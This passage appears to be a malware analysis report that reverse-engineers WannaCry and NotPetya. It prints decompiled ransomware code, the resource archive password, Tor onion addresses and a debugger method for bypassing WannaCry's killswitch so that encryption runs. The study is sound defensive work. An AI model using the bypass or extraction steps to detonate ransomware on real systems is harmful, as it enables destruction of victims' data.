
It also contained the default entry code for Windows executables. The first function called within the main function was **GetModuleFileNameA** which grabbed the name of the current executable. The name buffer assigned to it was 520 bytes. Afterwards, an unrecognised function was called. Upon further analysis, the tester identified that the function grabbed the name of the computer, then used it with a seed to create a random string. The analyst renamed the function to **rand_str_output()** for convenience. (**Figure 2.3.11**)



```
GetComputerNameW(&comp_name,&comp_name_size);
local_8 = 0;
_Seed = 1;
comp_name_len = wcslen(&comp_name);
if (comp_name_len != 0) {
  comp_name_ptr = &comp_name;
  do {
    _Seed = _Seed * (ushort)*comp_name_ptr;
    local_8 = local_8 + 1;
    comp_name_ptr = comp_name_ptr + 1;
    comp_name_len = wcslen(&comp_name);
  } while (local_8 < comp_name_len);
}
srand(_Seed);
rand_num = rand();
iVar3 = 0;
iVar1 = rand_num % 8 + 8;
if (0 < iVar1) {
  do {
    rand_num_2 = rand();
    rand_str_output[iVar3] = (char)(rand_num_2 % 0x1a) + 'a';
    iVar3 = iVar3 + 1;
  } while (iVar3 < iVar1);
}
for (; iVar3 < rand_num % 8 + 0xb; iVar3 = iVar3 + 1) {
  iVar1 = rand();
  rand_str_output[iVar3] = (char)(iVar1 % 10) + '0';
}
rand_str_output[iVar3] = '\0';
return;
```

***Figure 2.3.11*** *– Random string generation from computer name and seed.*

Below the rand_str_output, an argument was saved onto a variable - **/i**. This was a variable used when the executable was called. (**Figure 2.3.12**) The analyst identified that the code would have different outcomes based on whether the **/i** argument was used with **tasksche.exe** or not. If the argument was used, a hidden directory was created and the malware was copied within it. Afterwards, it created a random service and launched a hidden copy of itself. If the argument was not used, the malware extracted another integrated resource called **2058**.




```
    DAT_0040f538
        ??          2Fh    /
        ??          69h    i
        ??          00h
        ??          00h

    DAT_0040f53c
        ??          01h
        ??          00h
        ??          00h
        ??          00h
```

```
for (iVar3 = 0x81; iVar3 != 0; iVar3 = iVa
  *puVar4 = 0;
  puVar4 = puVar4 + 1;
}
*(undefined2 *)puVar4 = 0;
*(undefined *)((int)puVar4 + 2) = 0;
GetModuleFileNameA((HMODULE)0x0,&current_e
rand_str_output(&rand_str);
arg_num = (int *)__p___argc();
if (*arg_num == 2) {
  pcVar5 = &DAT_0040f538;
```

***Figure 2.3.12*** *– Argument /i.*

The analyst examined resource 1831 with **wrestool** and identified that resource 2058 was an XIA file. The XIA file was an encrypted archive file. The tester decided to attempt to decrypt it using the string passed in the function which requested the resource – **WNcry@2o17**. (LogRhythm Labs, 2017) The string successfully decrypted the file and the analyst explored it. The resource contained the bitmap wallpaper, three executables (**taskdl.exe**, **taskse.exe**, and **u.wnry**), a data file (**c.wnry**) and the ransom messages. The **c.wnry** file contained multiple onion links and a link to download the Tor browser. (**Figure 2.3.13**)



```
remnux@remnux:~/Desktop$ wrestool 1831.bin
--type='XIA' --name=2058 --language=1033 [offset=0x100f0 size=3446325]
--type=16 --name=1 --language=1033 [type=version offset=0x359728 size=904]
--type=24 --name=1 --language=1033 [offset=0x359ab0 size=1263]
remnux@remnux:~/Desktop$ wrestool --name=2058 -R -x 1831.bin > 2058.xia
remnux@remnux:~/Desktop$ file 2058.xia
2058.xia: Zip archive data, at least v2.0 to extract
remnux@remnux:~/Desktop$ unzip 2058.xia
Archive:  2058.xia
[2058.xia] b.wnry password:
  inflating: b.wnry
  inflating: c.wnry
  inflating: msg/m_bulgarian.wnry
  inflating: msg/m_chinese (simplified).wnry
  inflating: msg/m_chinese (traditional).wnry
  inflating: msg/m_croatian.wnry
  inflating: msg/m_czech.wnry
  inflating: msg/m_danish.wnry
  inflating: msg/m_dutch.wnry
  inflating: msg/m_english.wnry
  inflating: msg/m_filipino.wnry
  inflating: msg/m_finnish.wnry
  inflating: msg/m_french.wnry
  inflating: msg/m_german.wnry
  inflating: msg/m_greek.wnry
  inflating: msg/m_indonesian.wnry
  inflating: msg/m_italian.wnry
  inflating: msg/m_japanese.wnry
  inflating: msg/m_korean.wnry
  inflating: msg/m_latvian.wnry
  inflating: msg/m_norwegian.wnry
  inflating: msg/m_polish.wnry
  inflating: msg/m_portuguese.wnry
  inflating: msg/m_romanian.wnry
  inflating: msg/m_russian.wnry
  inflating: msg/m_slovak.wnry
  inflating: msg/m_spanish.wnry
  inflating: msg/m_swedish.wnry
  inflating: msg/m_turkish.wnry
  inflating: msg/m_vietnamese.wnry
  inflating: r.wnry
  inflating: s.wnry
 extracting: t.wnry
  inflating: taskdl.exe
  inflating: taskse.exe
  inflating: u.wnry
remnux@remnux:~/Desktop$ cat c.wnry
�Cgx7ekbenv2riucmf.onion;57g7spgrzlojinas.onion;xxlvbrloxvriy2c5.onion;76jdd2ir2embyv47.onion;cwwnhwhlz52maqm7.onion;https://dist.torproject.org/torbrowser/6.5.1/tor-win32-0.2.9.10.zip
```


***Figure 2.3.13*** *– Contents of 2058.xia*

The 1831 resource also obtained an RSA key from 2058 which was used to decrypt the first 256 bytes of a file called **t.wnry**. This provided 1831 with an AES key which decrypted the rest of the **t.wnry** file and resulted in a dynamic-link library which was embedded into it. The DLL was then loaded and called into the main function of the WannaCry binary. The dynamic-link library exported two functions – **entry** and **TaskStart**. The former performed encryption and decryption with two separate keys (**.pky** for encryption and **.dky** for decryption) to check whether the data could be encrypted. If **.dky** did not exist, the function generated one with either **.pky** or the embedded RSA key. The private key used to generate them was encrypted with a public key supplied by the attacker. The DLL handled the entire encryption process, which was split into multiple threads – it targeted the logical drives, newly inserted drives, and performed checks for file name changes to encrypt them as well. (stacksmashing, 2020)

### 2.3.2 WannaCry Advanced Dynamic Analysis

After the Basic Analysis and the Advanced Static Analysis, the tester identified a killswitch, which completely stopped the operation of the malware. The killswitch was a domain which was checked at the beginning of the malicious program's execution. If the domain was successfully connected – the execution was stopped. This section of the analysis attempted to bypass the killswitch and execute the malware despite the positive response from the **InternetOpenUrlA** function. A debugger (**x32dbg**) was required for this section.


The analyst loaded the binary into the debugger and once again analysed the familiar assembly code. The main function of the malware was not displayed immediately, as it started with the default entry code for Windows Executables. They searched all modules for string references and identified that the killswitch domain was first present in address **00408141** where it was moved into **ESI**. The analyst pressed on the entry then created a breakpoint. (**Figure 2.3.13**) Double clicking on the address lead them to the respective part of the assembly code.



```
004080D6 push ransomware.wannacry.4312FC                                 "mssecsvc2.0"
004080E2 mov ebx,dword ptr ds:[<&CloseServiceHandle>]                    "PéÀt"
00408105 mov dword ptr ss:[esp+4],ransomware.wannacry.4312FC             "mssecsvc2.0"
0040814A mov esi,ransomware.wannacry.4313D0                              "http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com"
0041B685 add dword ptr ds:[eax],B17C00                                   L"adh"
00422EA2 push rpcrt4.7678446C                                            "t>‹'"\x01"
007111AE mov esi,ransomware.wannacry.40E04C                              "csvc.exe"
007111E9 push ransomware.wannacry.40E034                                 "C:\\%s\\%s"
0071141E mov eax,ransomware.wannacry.407991                              "è>\x1E"
007117E1 mov esi,dword ptr ds:[4080E4]                                   &"PéÀt"
0071181C mov dword ptr ds:[40E884],eax                                   "èó "
```

*Figure 2.3.13 – Finding the domain in the string references.*


After the string was moved into **ESI**, the InternetOpenA function was called, which enabled the application to use WinINet and open internet connections. Further down in the operations, InternetOpenUrlA was called, and the result was stored into **EDI**. The internet connection was then closed, and EDI was tested. (**Figure 2.3.14**)



```
0040814A   BE D0134300     mov esi,ransomware.wannacry.4313D0         4313D0:"http://www.iuqerfso
0040814F   8D7C24 08       lea edi,dword ptr ss:[esp+8]
00408153   33C0            xor eax,eax
00408155   F3:A5           rep movsd
00408157   A4              movsb
00408158   894424 41       mov dword ptr ss:[esp+41],eax
0040815C   894424 45       mov dword ptr ss:[esp+45],eax
00408160   894424 49       mov dword ptr ss:[esp+49],eax
00408164   894424 4D       mov dword ptr ss:[esp+4D],eax
00408168   894424 51       mov dword ptr ss:[esp+51],eax
0040816C   66:894424 55    mov word ptr ss:[esp+55],ax
00408171   50              push eax
00408172   50              push eax
00408173   50              push eax
00408174   6A 01           push 1
00408176   50              push eax
00408177   884424 6B       mov byte ptr ss:[esp+6B],al
0040817B   FF15 34A14000   call dword ptr ds:[<&InternetOpenA>]
00408181   6A 00           push 0
00408183   68 00000084     push 84000000
00408188   6A 00           push 0
0040818A   8D4C24 14       lea ecx,dword ptr ss:[esp+14]              [esp+14]:"]ÕJçì7ìv !Ø"
Breakpoint Not Set  8BF0   mov esi,eax
           6A 00           push 0
00408192   51              push ecx
00408193   56              push esi
00408194   FF15 38A14000   call dword ptr ds:[<&InternetOpenUrlA>]
0040819A   8BF8            mov edi,eax                                edi:"LdrpInitializeProcess"
0040819C   56              push esi
0040819D   8B35 3CA14000   mov esi,dword ptr ds:[<&InternetCloseHa
004081A3   85FF            test edi,edi                               edi:"LdrpInitializeProcess"
004081A5   75 15           jne ransomware.wannacry.4081BC
```


*Figure 2.3.14 – WannaCry entry point.*

Afterwards, a **jne** (jump if not equal) check is performed. The analyst saw that the Zero Flag was set to 0 – the test showed that the results were not equal and the jump was performed. (**Figure 2.3.15** and **Figure 2.3.16**)



```
EAX     00CC000C
EBX     00000000
ECX     00000000
EDX     00000000
EBP     0019FF70
ESP     0019FE7C
ESI     73E1B000       <wininet.InternetCloseHandle>
EDI     00CC000C

EIP     004081A5       ransomware.wannacry.004081A5

EFLAGS    00000206
ZF 0   PF 1   AF 0
OF 0   SF 0   DF 0
CF 0   TF 0   IF 1
```


***Figure 2.3.15** – Zero Flag was set to 0.*



```
004081A5   75 15          jne ransomware.wannacry.4081BC
004081A7   FFD6           call esi
004081A9   6A 00          push 0
004081AB   FFD6           call esi
004081AD   E8 DEFEFFFF    call ransomware.wannacry.408090
004081B2   5F             pop edi
004081B3   33C0           xor eax,eax
004081B5   5E             pop esi
004081B6   83C4 50        add esp,50
004081B9   C2 1000        ret 10
004081BC   FFD6           call esi
004081BE   57             push edi
004081BF   FFD6           call esi
004081C1   5F             pop edi
004081C2   33C0           xor eax,eax
004081C4   5E             pop esi
004081C5   83C4 50        add esp,50
004081C8   C2 1000        ret 10
```

***Figure 2.3.16** – Jump was performed, and the malware stopped its operation.*

The analyst then tested if the binary would continue with its workflow if they changed the Zero Flag to 1. Altering the flag successfully launched the encryption process despite the positive response from INetSim. (**Figure 2.3.17**) Additionally, the analyst inspected the network packets after running the executable with an emulated internet connection. Despite that, no malicious packets (similar to NotPetya's propagation) were identified in Wireshark.




```
004081A5   75 15          jne ransomware.wannacry.4081BC
004081A7   FFD6           call esi
004081A9   6A 00          push 0
004081AB   FFD6           call esi
004081AD   E8 DEFEFFFF    call ransomware.wannacry.408090
004081B2   5F             pop edi                          edi:"îbîbîbîbîbîbîbîbîbîbîbîbîbi
004081B3   33C0           xor eax,eax
004081B5   5E             pop esi
004081B6   83C4 50        add esp,50
004081B9   C2 1000        ret 10
004081BC   FFD6           call esi
004081BE   57             push edi
004081BF   FFD6           call esi
004081C1   5F             pop edi
004081C2   33C0           xor eax,eax
004081C4   5E             pop esi
004081C5   83C4 50        add esp,50
004081C8   C2 1000        ret 10
004081CB   90             nop
004081CC   90             nop
004081CD   90             nop
004081CE   90             nop
004081CF   90             nop
004081D0   51             push ecx
004081D1   56             push esi
004081D2   8BF1           mov esi,ecx
004081D4   8B46 04        mov eax,dword ptr ds:[esi
```

```
ransomware.wannacry.00408090
sub esp,10
push 104
push ransomware.wannacry.70F760
push 0
call dword ptr ds:[<&GetModuleFileNameA>]
call dword ptr ds:[<&__p___argc>]
cmp dword ptr ds:[eax],2
jge ransomware.wannacry.4080B9
call ransomware.wannacry.407F20
add esp,10
ret
push edi
push F003F
push 0
push 0
call dword ptr ds:[<&OpenSCManagerA>]
mov edi,eax
test edi,edi
je ransomware.wannacry.408101
push ebx
```

***Figure 2.3.17** – Bypassing the killswitch and executing the malware with an emulated internet connection.*

### 2.3.3 NotPetya Advanced Static Analysis


The analyst loaded NotPetya into Ghidra and analysed the discovered functions. Like WannaCry, the main function was not present, so they first checked the entry function. The tester immediately saw that the malware disabled the thread library calls. This was possibly done to remain hidden, as the library stopped the attach and detach notifications for specified DLLs (in this case the malware). (Microsoft, 2021) (**Figure 2.3.18**)



```
undefined4 entry(HMODULE param_1,int param_2)

{
                    /* If param2 == 1, add DAT_10012120 to param1 and disable thread library calls
                        */
  if (param_2 == 1) {
    DAT_1001f120 = param_1;
    DisableThreadLibraryCalls(param_1);
  }
  return 1;
}
```


***Figure 2.3.18*** *– Disabling thread library calls on malware startup.*

The wiper then checked whether the token information was assigned or not. This function called another function, which the analyst renamed to **obtain_token_information()**. From there it opened a thread token with **131080** access permissions (print and read). (Microsoft, 2021) The obtained token information was passed to the aforementioned function – **assign_token_info(int *token_info)**. (**Figure 2.3.19** and **Figure 2.3.20**)



```
undefined4 assign_token_info(int *token_info)

{
  int iVar1;

                    /* if param1 is not 0, assign token info */
  iVar1 = obtain_token_information();
  if (token_info != (int *)0x0) {
    *token_info = iVar1;
  }
  return 0;
}
```


**Figure 2.3.19** – assign_token_info function.



```
{
  HANDLE ThreadHandle;
  BOOL token_info;
  uint *TokenInformation;
  byte *pbVar1;
  PDWORD index_subauthority_array;
  uint uVar2;
  PSID *token_SID_pointer;
  HANDLE *TokenHandle;
  int local_10;
  HANDLE token_handle;
  SIZE_T allocated_bytes;
  BOOL open_as_self;
  DWORD desired_access;

  TokenHandle = &token_handle;
  open_as_self = 1;
                    /* print and read permissions */
  desired_access = 131080;
  local_10 = 0;
  token_handle = (HANDLE)0;
  ThreadHandle = GetCurrentThread();
                    /* get thread_handle (whose access token), desired_access (access mask),
                       open_as_self, token_handle (newly opened access token) */
  token_info = OpenThreadToken(ThreadHandle,desired_access,open_as_self,TokenHandle);
                    /* If token info is 0, get errors */
  if (token_info == 0) {
    GetLastError();
  }
  else {
    allocated_bytes = 0;
    token_info = GetTokenInformation(token_handle,TokenGroups,(LPVOID)0x0,0,&allocated_bytes);
    if ((token_info == 0) && (desired_access = GetLastError(), desired_access == 0x7a)) {
      TokenInformation = (uint *)GlobalAlloc(64,allocated_bytes);
      if (TokenInformation == (uint *)0x0) {
```

